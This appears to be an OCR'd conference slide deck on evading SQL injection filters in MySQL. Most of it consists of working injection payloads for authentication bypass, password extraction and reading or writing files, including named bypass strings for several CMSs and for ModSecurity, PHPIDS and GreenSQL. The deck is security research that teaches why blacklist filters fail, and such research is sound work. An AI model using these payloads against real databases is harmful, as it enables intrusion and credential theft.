# SQLi filter evasion and obfuscation

Johannes Dahse, Prague, Czech Republic, 29-30.11.2010

# Who am I?

- Johannes Dahse
- Based in Bochum, Germany
- IT security student at the Ruhr-University
- *websec.wordpress.com*
- RIPS - static source code analyser for PHP
  (*sourceforge.net/projects/rips-scanner/*)
- @FluxReiners (twitter.com)
- This is my first talk, be nice :)

# Topic

- Filter evasion during SQL injection (SQLi) attacks
- Howto bypass filters in products and applications
- Why blacklist filters for SQLi are bad
- SQL foo, new perspective on SQL
- MySQL only (widely spread, very flexible: think Javascript)

- No SQLi basics
- No stored procedure injections EXEC(0x616263)

# We will see how this works:

```
true-(mod(length(trim(leading(concat(lower(conv(version()*(true+pi()),
pi()*pi(),pow(pi(),pi()))),lower(conv(pi()*pi()*pi()-pi()-pi(),pi()*pi(),
pow(pi(),pi()))),lower(conv(pi()*version(),pi()*pi(),pow(pi(),pi()))),
conv(version()*(true+pi()),pi()*pi(),pow(pi(),pi())),lower(conv(pi()*pi()*pi(
)-pi()-pi(),pi()*pi(),pow(pi(),pi()))),lower(conv(pi()*version(),pi()*pi(),
pow(pi(),pi()))),lower(conv(ceil(pi()*version())+true,pi()*pi(),pow(pi(),
pi()))),lower(conv(ceil((pi()+ceil(pi()))*pi()),pi()*pi(),pow(pi(),pi()))),
lower(conv(ceil(pi())*ceil(pi()+pi()),pi()*pi(),pow(pi(),pi()))),
conv(ceil(pi()*version()),pi()*pi(),pow(pi(),pi())),lower(conv(ceil(pi()*pi()
+pi()),pi()*pi(),pow(pi(),pi()))),lower(conv(ceil(version()*version()),pi()*pi
(),pow(pi(),pi()))),lower(conv(ceil(pi()*pi()+pi()),pi()*pi(),pow(pi(),pi()))))
from(pass))),length(pass)))
```

# Convention

- For this presentation we assume the following SQLi:

  **$name = filter( $_GET['name'] );**

  SELECT data FROM users WHERE name = '**$name**'
- Goal: Auth Bypass or reading the column pass
- The following slides only list the injection:

  ' or 1=1-- -

  SELECT data FROM users WHERE name = '' or 1=1-- -'

# 1. MySQL syntax and auth bypass

# Flexible MySQL syntax (1)

- **Comments**: #, -- x, /* (MySQL < 5.1), **;%00**

  ' or 1=1;%00 (LightOS)

  ' or 1=1 union select 1,2`alias starts... (.mario)

  ' or # line comment, continue on newline
  1='1

  '/*!50000or*/1=1-- -

  '/*!or*/1=1-- -

# Flexible MySQL syntax (2)

- **Prefixes (combine arbitrarily): + - ~ !**

  ' or --+2=- -!!!'2

- **Operators**: ^, =, !=, %, /, *, &, &&, |, ||, <, >, >>, <<, >=, <=, <>,<=>, XOR, DIV, SOUNDS LIKE, RLIKE, REGEXP, IS, NOT, BETWEEN, ...

  ' or 1 rlike '1

- **Whitespaces**: %20 %09 %0a %0b %0c %0d **%a0** /**/

  also adjacent parenthesis (), operators, prefixes, quotes

  'or+(1)sounds/**/like“1“--%a0-

non-breaking space

# Flexible MySQL syntax (3)

- **Strings** (with quotes):

```
' or “a“ = 'a
' or 'a' = n'a                    # unicode
' or 'a' = b'1100001              # binary
' or 'a' = _binary'1100001
' or 'a' = x'61                   # hexadecimal
```

# MySQL gadgets

- **Constants:** true, false, null, \N, current_timestamp, …

  *http://dev.mysql.com/doc/refman/5.1/en/reserved-words.html*

- **Variables**: @myvar:=1
- **System variables**: @@version, @@datadir, ...

  *mysql> show variables; // 272 rows in set*

  *http://dev.mysql.com/doc/refman/5.0/en/server-system-variables.html*

- **Functions**: version(), pi(), pow(), char(), substring(), ...

  *http://dev.mysql.com/doc/refman/5.0/en/functions.html*

# MySQL typecasting (1)

- **Implicit typecasts**:

  ' or 1 = true # true=1, false=0

  ' or 1 # true

  ' or version() = 5.1 # 5.1.36-community-log

  ' or round(pi(),1)+true+true = version() # 3.1+1+1 = 5.1



# MySQL typecasting (2)

```
select * from users where 'a'='b'='c'
select * from users where ('a'='b')='c'
select * from users where (false)='c'
select * from users where (0)='c'
select * from users where (0)=0
select * from users where true
select * from users
```

# Auth bypass

- Shortest authentication bypass: '='

```
select data from users where name = ''=''
select data from users where false = ''   # bool typecast
select data from users where 0 = 0  # int typecast
```

# Auth bypass

- Shortest authentication bypass: '='

```
select data from users where name = ''=''
select data from users where false = ''   # bool typecast
select data from users where 0 = 0  # int typecast
```

- This looks even shorter: '-'

```
select data from users where name = ''-''    # int typecast
select data from users where name = 0-0
select data from users where 0 = 0      # int typecast
```

# We have seen:

- „or 1=1“-injection is hard to detect
- Very long (arithmetic, prefixes) or very short ( '-' )
- Whitespaces are almost never needed 'or+1=n'1
- MySQL comment types are almost never needed '...and'1
- Even special characters are not needed so far:

  or true like true

# 2. Keyword filter

# Keyword filter

- Same techniques can be applied to more complex SQLi
- However often different SQL keywords are detected
- No way to obfuscate SQL keywords (no eval()), except for upper/lower case SeLecT
- Btw: sel/**/ect does **not** work on MySQL > 4.1 but is still seen very often on SQL cheatsheets
- Often possible to use alternate (less typical) keywords

# Keyword filter OR, AND

~~OR~~ ~~AND~~ UNION
LIMIT WHERE
GROUP HAVING
SELECT INTO

- Easy one:

  '||1='1

  '='

- Same for AND:

  '&&1='1

- Lets quickly go ahead ...

# Keyword filter UNION

- Often together with /union\s+select/i
- Connected keyword filters are often easy to bypass

'and(true)like(false)union(select(pass)from(users))#

'union [all|distinct] select pass from users#

'union%a0select pass from users#

'union/*!select*/pass from users#

/vuln.php?id=1 union/*&sort=*/select pass from users-- -

# Keyword filter UNION

~~OR AND UNION~~
LIMIT WHERE
GROUP HAVING
SELECT INTO

- When union is filtered as single keyword, use blind SQLi:

  ' and (select pass from users limit 1)='secret

- Important: subselect has to return one single value
- Otherwise:

  Error: subselect returned more than 1 row

# Keyword filter LIMIT

~~OR~~ ~~AND~~ ~~UNION~~ ~~LIMIT~~ WHERE GROUP HAVING SELECT INTO

- Often used, but often not necessary

  ' and (select pass from users limit 1)='secret

- Alternatives for limiting the subquery result to 1 row:

  ' and (select pass from users where id =1)='a

  ' and (select pass from users group by id having id = 1)='a

# Keyword filter GROUP

~~OR~~ ~~AND~~ ~~UNION~~ ~~LIMIT~~ ~~WHERE~~ ~~GROUP~~ HAVING SELECT INTO

- Often used, but often not necessary

  ' and (select pass from users limit 1)='secret

- Alternatives for limiting the subquery result to 1 row:

  ' and (select pass from users where id =1)='a

  ' and (select pass from users group by id having id = 1)='a

- Without GROUP BY:

  ' and length((select pass from users having substr(pass,1,1)='a'))

# Keyword filter HAVING

~~OR~~ ~~AND~~ ~~UNION~~ ~~LIMIT~~ ~~WHERE~~ ~~GROUP~~ ~~HAVING~~ SELECT INTO

- It is possible to limit a subselect without these operators:

```
' and (select substr(group_concat(pass),1,1) from users)='a
```

- group_concat() is limited to 1024 chars. Solution:

```
group_concat(substr(pass,1,4))
group_concat(substr(pass,5,4)) ...
```

- Or another alternative:

```
' and substr((select max(replace(pass,'lastpw','')) from users),1,1)='a
```

# Keyword filter SELECT

- So far everything was easy when using a subselect and some buildin functions
- But what do we do without SELECT ?

# Keyword filter SELECT

- Again easy for /SELECT\s+[A-Za-z\.]+\s+FROM/i

  select [all|distinct] pass from users

  select`table_name`from`information_schema` . `tables`

  select pass as alias from users

  select pass aliasalias from users

  select pass`alias alias`from users

  select+pass%a0from(users)

# Keyword filter SELECT

~~OR~~ ~~AND~~ ~~UNION~~ ~~LIMIT~~ ~~WHERE~~ ~~GROUP~~ ~~HAVING~~ ~~SELECT~~ FILE

- A /select/i filter is tricky …
- 1) you have the FILE privilege …

```
' and substr(load_file('file'),locate('DocumentRoot',
(load_file('file')))+length('DocumentRoot'),10)='a
```

```
'=" into outfile '/var/www/dump.txt
```

# Keyword filter SELECT

~~OR~~ ~~AND~~ ~~UNION~~ ~~LIMIT~~ ~~WHERE~~ ~~GROUP~~ ~~HAVING~~ ~~SELECT~~ ~~FILE~~

- 2) You know the column names:
- 2a) open source software
- 2b) guess/bruteforce the column names

  ' and data is not null#
- 2c) retrieving the column names with procedure analyse():

  ' procedure analyse()#

  1 test.users.data 0 0 0 0 0.0 CHAR(0) NOT NULL

# Keyword filter SELECT

~~OR~~ ~~AND~~ ~~UNION~~ ~~LIMIT~~ ~~WHERE~~ ~~GROUP~~ ~~HAVING~~ ~~SELECT~~ ~~FILE~~

- Then you can append other WHERE conditions:

  Admin' and substr(pass,1,1) = 'a

- What if we can't use boolean operands like and?

# Keyword filter SELECT, AND, &

- Remember automatic typecasts:
- '-0#

```
select data from users where name = ''-0  # int typecast
select data from users where name = 0     # int typecast
select data from users where 0 = 0        # true
```

- '-1#

```
select data from users where 0 = -1       # false
```

# Keyword filter SELECT, AND, &

- We can differentiate between true and false and add an condition with ifnull(nullif()), case when or if():

  '-if(name='Admin',1,0)#



# Keyword filter SELECT, AND, &

- We can differentiate between true and false and add an condition with ifnull(nullif()), case when or if():

  '-if(name='Admin',1,0)#

- Adding a second condition:

```
'-if(
    if(name='Admin',1,0),              // condition
    if(substr(pass,1,1)='a',1,0)       // if true
,0)#                                   // if false
```

# Keyword filter ...

- Can be all bypassed (depending on the goal)
- Mainly functions needed

# 3. Function filter



# Function filter ...

- By now we almost always used functions to extract strings or substrings
- And we used 'quoted strings' which fails for magic_quotes i.e.
- Lets see how tough function filter are
- No way to obfuscate function names, except:

```
load_file   ()          # not all functions

load_file/*foo*/()
```

# String builder (1)

unhex char hex ascii ord
substr substring mid pad left right insert

- Building strings without quotes

```
' and substr(data,1,1) = 'a'#
' and substr(data,1,1) = 0x61#          0x6162
' and substr(data,1,1) = unhex(61)#     unhex(6162)
' and substr(data,1,1) = char(97)#      char(97,98)
```

# String builder (2)

~~unhex~~ ~~char~~ hex ascii ord
substr substring mid
pad left right insert

- Building strings without quotes

```
' and substr(data,1,1) = 'a'#
' and hex(substr(data,1,1)) = 61#
' and ascii(substr(data,1,1)) = 97#
' and ord(substr(data,1,1)) = 97#
```

# String builder (3)

~~unhex~~ ~~char~~ ~~hex~~ ~~ascii~~ ~~ord~~ *conv*
substr substring mid
pad left right insert

- Previous functions are well known
- My favourite:

```
' and substr(data,1,1) = lower(conv(10,10,36))#      'a'
' and substr(data,1,1) = lower(conv(11,10,36))#      'b'
' and substr(data,1,1) = lower(conv(36,10,36))#      'z'
```

- What if all string builders are filtered and quotes blocked?

# Building strings with gadgets (1)

```
collation(\N)                          // binary
collation(user())                      // utf8_general_ci
@@time_format                          // %H:%i:%s
@@binlog_format                        // MIXED
@@version_comment                      // MySQL Community Server (GPL)
dayname(from_days(401))                // Monday
dayname(from_days(403))                // Wednesday
monthname(from_days(690))              // November
monthname(from_unixtime(1))            // January
```



# Building strings with gadgets (2)

- The tough ones are k and z:

  // koi8r_general_ci

  collation(convert((1)using/**/koi8r))

  (select(collation_name)from(information_schema.collations)where(id)=22)

  // latin2_czech_cs

  (select(collation_name)from(information_schema.collations)where(id)=2)



# Building strings with gadgets (2)

- The tough ones are k and z:

  // koi8r_general_ci

  collation(convert((1)using/**/koi8r))

  (select(collation_name)from(information_schema.collations)where(id)=22)

  // latin2_czech_cs Czech rocks !!!

  (select(collation_name)from(information_schema.collations)where(id)=2)

# Building strings with gadgets (3)

- Alternatives and special characters:

```
aes_encrypt(1,12)                 // 4çh±{?"^z×HéÉEa
des_encrypt(1,2)                  // ,GÒ/ïÖk
@@ft_boolean_syntax               // + -><()~*:""&|
@@date_format                     // %Y-%m-%d
@@innodb_log_group_home_dir       // .\
```

# Substring builder (1)

~~unhex~~ ~~char~~ ~~hex~~ ~~ascii~~ ~~ord~~ ~~conv~~
substr substring mid pad left right insert

- Besides building strings a way to create substrings of the selected data is necessary:

  ' and substr(data,1,1) = 'a'#

  ' and substring(data,1,1) = 'a'#

  ' and mid(data,1,1) = 'a'#

- All 3 functions work without comma too:

  ' and substr(data from 1 for 1) = 'a'#


# Substring builder (2)

~~unhex~~ ~~char~~ ~~hex~~ ~~ascii~~
~~ord~~ ~~conv~~
~~substr~~ ~~substring~~ ~~mid~~
pad left right insert

- But all 3 functions are well known
- More obfuscated ways to build a substring:

```
lpad(data,1,space(1))                    // lpad('hi',4,'?') = '??hi'
rpad(data,1,space(1))                    // rpad('hi',4,'?') = 'hi??'
left(data,1)
reverse(right(reverse(data),1))
insert(insert(version(),1,0,space(0)),2,222,space(0))
```

# String bruteforce (1)




- Some functions allow to search substrings:

  '-if(locate('f',data),1,0)#

  '-if(locate('fo',data),1,0)#

  '-if(locate('foo',data),1,0)#

- instr(), position()

# String bruteforce (2)

~~unhex~~ ~~char~~ ~~hex~~ ~~ascii~~
~~ord~~ ~~conv~~
~~substr~~ ~~substring~~ ~~mid~~
~~pad~~ ~~left~~ ~~right~~ ~~insert~~

- Some functions allow to cut substrings:

```
length(trim(leading 'a' FROM data))   # length will be shorter
length(replace(data, 'a', ''))        # length will be shorter
```

# 4. Putting everything together



# What do we need ...

- 1 control flow operator (select, case, if(), ...)
- 1 compare operator (=, like, mod(), ...)
- 1 substring builder (mid(), left(), rpad(), …)
  or bruteforcer (locate(), instr(), …)
- 1 string builder (0x61, hex(), conv(), gadgets!)

- Basically: unsuspicious **functions** and some **characters**:

  [parenthesis], [commas], integers

# Integers ...

- May play an important role in a filter

  /[A-Za-z\/*]+\s*\(.*\d+.*\)/  function call detected

- … do we really need them?

# SQLi filter evasion and obfuscation

## Nope ...

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| false | !pi() | 0 | ceil(pi()*pi()) | 10 | ceil((pi()+pi())*pi()) | 20 |
| true | !!pi() | 1 | ceil(pi()*pi())+true | 11 | ceil(ceil(pi())*version()) | 21 |
| true+true | | 2 | ceil(pi()+pi()+version()) | 12 | ceil(pi()*ceil(pi()+pi())) | 22 |
| floor(pi()) | | 3 | floor(pi()*pi()+pi()) | 13 | ceil((pi()+ceil(pi()))*pi()) | 23 |
| ceil(pi()) | | 4 | ceil(pi()*pi()+pi()) | 14 | ceil(pi())*ceil(version()) | 24 |
| floor(version()) | | 5 | ceil(pi()*pi()+version()) | 15 | floor(pi()*(version()+pi())) | 25 |
| ceil(version()) | | 6 | floor(pi()*version()) | 16 | floor(version()*version()) | 26 |
| ceil(pi()+pi()) | | 7 | ceil(pi()*version()) | 17 | ceil(version()*version()) | 27 |
| floor(version()+pi()) | | 8 | ceil(pi()*version())+true | 18 | ceil(pi()*pi()*pi()-pi()) | 28 |
| floor(pi()*pi()) | | 9 | floor((pi()+pi())*pi()) | 19 | floor(pi()*pi()*floor(pi())) | 29 |



# SQLi filter evasion and obfuscation



## Nope ...

**conv([10-36],10,36)**

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| false | !pi() | 0 | ceil(pi()*pi()) | 10 | A | ceil((pi()+pi())*pi()) | 20 | K |
| true | !!pi() | 1 | ceil(pi()*pi())+true | 11 | B | ceil(ceil(pi())*version()) | 21 | L |
| true+true | | 2 | ceil(pi()+pi()+version()) | 12 | C | ceil(pi()*ceil(pi()+pi())) | 22 | M |
| floor(pi()) | | 3 | floor(pi()*pi()+pi()) | 13 | D | ceil((pi()+ceil(pi()))*pi()) | 23 | N |
| ceil(pi()) | | 4 | ceil(pi()*pi()+pi()) | 14 | E | ceil(pi())*ceil(version()) | 24 | O |
| floor(version()) | | 5 | ceil(pi()*pi()+version()) | 15 | F | floor(pi()*(version()+pi())) | 25 | P |
| ceil(version()) | | 6 | floor(pi()*version()) | 16 | G | floor(version()*version()) | 26 | Q |
| ceil(pi()+pi()) | | 7 | ceil(pi()*version()) | 17 | H | ceil(version()*version()) | 27 | R |
| floor(version()+pi()) | | 8 | ceil(pi()*version())+true | 18 | I | ceil(pi()*pi()*pi()-pi()) | 28 | S |
| floor(pi()*pi()) | | 9 | floor((pi()+pi())*pi()) | 19 | J | floor(pi()*pi()*floor(pi())) | 29 | T |

...

# SQLi filter evasion and obfuscation



**conv(25,10,36) = P**

```
true-(mod(length(trim(leading(concat(lower(conv(version()*(true+pi()),
pi()*pi(),pow(pi(),pi()))),lower(conv(pi()*pi()*pi()-pi()-pi(),pi()*pi(),
pow(pi(),pi()))),lower(conv(pi()*version(),pi()*pi(),pow(pi(),pi()))),
conv(version()*(true+pi()),pi()*pi(),pow(pi(),pi())),lower(conv(pi()*pi()*pi(
)-pi()-pi(),pi()*pi(),pow(pi(),pi()))),lower(conv(pi()*version(),pi()*pi(),
pow(pi(),pi()))),lower(conv(ceil(pi()*version())+true,pi()*pi(),pow(pi(),
pi()))),lower(conv(ceil((pi()+ceil(pi()))*pi()),pi()*pi(),pow(pi(),pi()))),
lower(conv(ceil(pi())*ceil(pi()+pi()),pi()*pi(),pow(pi(),pi()))),
conv(ceil(pi()*version()),pi()*pi(),pow(pi(),pi())),lower(conv(ceil(pi()*pi()
+pi()),pi()*pi(),pow(pi(),pi()))),lower(conv(ceil(version()*version()),pi()*pi
(),pow(pi(),pi()))),lower(conv(ceil(pi()*pi()+pi()),pi()*pi(),pow(pi(),pi()))))
from(pass))),length(pass))
```

**mod(length(),length())**

# 5. Application bypasses

# e107 CMS

- filter:

```
$inArray = array("'", ";", "/**/", "/UNION/", "/SELECT/", "AS ");
if (strpos($_SERVER['PHP_SELF'], "trackback") === false) {
      foreach($inArray as $res) {
            if(stristr($_SERVER['QUERY_STRING'], $res)) {
                  die("Access denied.");
            }
      }
}
```

- vuln.php/trackback?inject=UNI%6fN SELECT

# PHP-Nuke CMS

- filter:

```
if(isset($_SERVER['QUERY_STRING'])
&& (!stripos($_SERVER['QUERY_STRING'], "ad_click"))) {
        $queryString = $_SERVER['QUERY_STRING'];
        if ( stripos($queryString, '%20union%20')
       OR stripos($queryString, '/*')
       OR stripos($queryString, '*/union/*')
       OR stripos($queryString, '+union+')
       OR stripos($queryString, 'concat'))  {       die('Illegal Operation');     }
```

- vuln.php?inject=%a0UNI%6fN(SELECT'ad_click'

# TYPO3 CMS

- filter:

  $val = str_replace(array("'"," ","("),"",$arrFields[$fname]); // basic defence

- vuln.php?id=1/**/union%a0select/**/1,pass,3`a`from`users`

- Most filters in applications are implemented wrongly or can be tricked very easily

# 6. Vendor bypasses



# ModSecurity

- Based on regular expressions
- Core Rule Set (CRS) and optional rules
- Lots of different configuration possibilities

# ModSecurity (latest CRS 2.0.9 base_rules)

- Auth Bypass:

  1'or 1='1

- Subselect:

  1'and 0x61=(/*foo*/SELECT mid(pass,1,1) from users limit 1,1)and'1

- Union select:

  1'union/*!select*/pass,load_file(0x123456789)from users-- -

# PHPIDS

- Based on regular expressions and the PHPIDS centrifuge
- Tough filters !!
- Improving filters since August 2007
  http://sla.ckers.org/forum/read.php?12,30425
- Filter rules adapted in a lot of projects (including ModSecurity optional rules)

# PHPIDS 0.6.4 bypasses

- Auth bypass:

  foo'!=@a:=0x1 div'1a  false != true

- Subselect:

  foo'div count(select`pass`from(users)where mid(pass,1,1)rlike lower(conv(10,pi()*pi(),pi()*pi())) )-'0

- Union select:

  a'in(true) and false */*!(true)union#newline
  select pass`alias`from users where true*/* n'1end

# GreenSQL

- Acts as proxy between application and DBMS
- Application connects to GreenSQL database (Proxy) and will be forwarded to the real database
- Detects keywords such as union, information_schema, into outfile, current_user, current_date, version
- Detects functions such as mid(), substring(), substr(), load_file(), benchmark(), user(), database(), version()
- „SQL tautology“ to detect „true“ expressions

# GreenSQL 1.3.0 bypasses

- Auth Bypass:

  adm' 'in' or 1='1

- Union select everything:

  '-(1)union(select table_name,load_file('/tmp/test'),@@version from /*! information_schema.tables */);%00

- Write to file:

  '-" into%a0outfile '/tmp/test



# GreenSQLi

```
// add database – filter evasion for the win
if ( !ereg("^[a-zA-Z0-9_\ -]+$", $db_name) ) { /* error */ }
```

**GreenSQL Database Firewall**

DASHBOARD | DATABASES | ALERTS | SYSTEM | FORUMS

DATABASES | ADD DATABASE | ADD PROXY

Change db: a'union select 1.2.versior More for a'union select 1,2,version(),4#: Overview | Alerts

**Whitelist of allowed queries**

| ID | Proxy | Database | Pattern |
|---|---|---|---|
| 1 | 2 | 4 | 5.0.75-0ubuntu10.2 |

# Summarized

- MySQL syntax is very flexible
- Blacklist filters can detect basic and some obfuscated hacking attempts and warn administrators
- It's just a matter of time to bypass blacklist filters
- Additional code means more attack surface

- Use whitelists and sanitize all userinput correctly !

# SQLi filter evasion cheat sheet

http://websec.wordpress.com



# Questions ?

johannes.dahse@rub.de

# Thank you!
# Enjoy the conference.

THANKS .mario, LightOS, Yuli, FluxFingers